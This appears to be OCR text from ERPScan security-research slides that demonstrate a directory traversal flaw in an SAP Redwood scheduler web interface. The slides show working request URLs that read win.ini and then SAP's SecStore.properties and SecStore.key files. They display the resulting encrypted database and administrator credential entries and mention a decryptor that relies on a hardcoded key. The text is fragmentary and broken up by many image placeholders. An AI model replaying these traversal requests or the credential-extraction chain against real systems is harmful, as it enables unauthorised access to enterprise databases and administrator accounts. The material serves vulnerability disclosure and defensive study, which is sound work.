utilsI18N.jsp	1/29/2018 2:29 PM	JSP File	8 KB

Path on filesystem:

C:/usr/sap/<SID>J00/j2ee/cluster/apps/redwood.com/scheduler-ear/servlet_jsp/scheduler/root/black/javascript/old/utils.js

Url:

https://host:port/scheduler/ui/js/ffffffffbac53543/UIUtilJavaScriptJS?javascript/old/utils.js

https://host:port/scheduler/ui?

https://host:port/scheduler/ui?

https://host:port/scheduler/ui? 


ERPScan

https://host:port/scheduler/ui? 

ERPScan

https://host:port/scheduler/ui?


ERPScan

https://host:port/scheduler/ui?  Windows/win.ini

172.16.10.65:50001/scheduler/u

https://172.16.10.65:50001/scheduler/ui/js/?../../../../../../../../../../../../../../../../Windows/win.ini

```
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```



JUST REPORT IT

Not secure | https://172.16.10.65:50001/scheduler/ui/js/?../../../../../../../../../../../../../../../../usr/sap/DM0/SYS/global/security/data/SecStore.properties


```
#SAP Secure Store file - Don't edit this file manually!
#Tue Apr 07 16:54:00 PDT 2015
$internal/version=Ny4wMC4wMDAuMDAx
jdbc/pool/DM0=7+cjMbn3EsW62HX4dc9SELm73P7zfhwdwLA6I7sC6k2uFnHBsPtwfcwOAPgf88Ai\r\n+UgoBmCeI8VIIo/MhH0TeDdmK+DznC74S3IAZniGR+N51UgaTXFLMujCi1onsd4R\r\nK1/FYvW9D48dvH7
ScFthCs6vTAlmwm49c0/OYpu8yDIMwcCWZprncat98bLhJvdo\r\n65qh5QtF27X1e3KPFHHipVu/xKVSAQBLu0uq8Ilq01eIOFnMEK+/pA\=\=
db_connect/syb/sapsso_password=7+cjMbn3EsW62HX4dc9SEG0Fkyy5rzAMcY4ooZs/xg1KgEwtKgNeIQ\=\=
$internal/check=9IJyK6BpFWWGutj/oawSM3qCu5Df1/5b
db_connect/syb/sapsso_user=7+cjMbn3EsW62HX4dc9SEA8T22f7pPqWOSIQTqQ8D+rai+yvq0eKiA\=\=
db_connect/syb/sapsa_user=7+cjMbn3EsW62HX4dc9SEHdjy3mDURcruadCo9Kex/nwZHta+7222Q\=\=
db_connect/syb/sapsa_password=7+cjMbn3EsW62HX4dc9SEG0Fkyy5rzAMcY4ooZs/xg1KgEwtKgNeIQ\=\=
$internal/mode=encrypted
```

https://172.16.10.65:5000


Not secure | https://172.16.10.65:50001/scheduler/ui/js/?../../../../../../../../../../../../../../../../usr/sap/DM0/SYS/global/security/data/SecStore.key

```
7.00.000.001|→劧ニニc@
```

DEMO TIME



SecStore in SAP is like the Death Star's thermal exhaust port:



A little weakness in the center of a fortified system

SecStore.properties

ERPScan

SecStore.key

SecStore.properties

ERPScan


SecStore.key

SecStore.properties

Administrator credentials


Database credentials

SecStore Decryptor



SecStore Decryptor

SecStore.key





SecStore Decryptor

SecStore.key


Hardcoded key


SecStore Decryptor







SecStore Decryptor






SecStore Decryptor






ERPScan

SecStore Decryptor




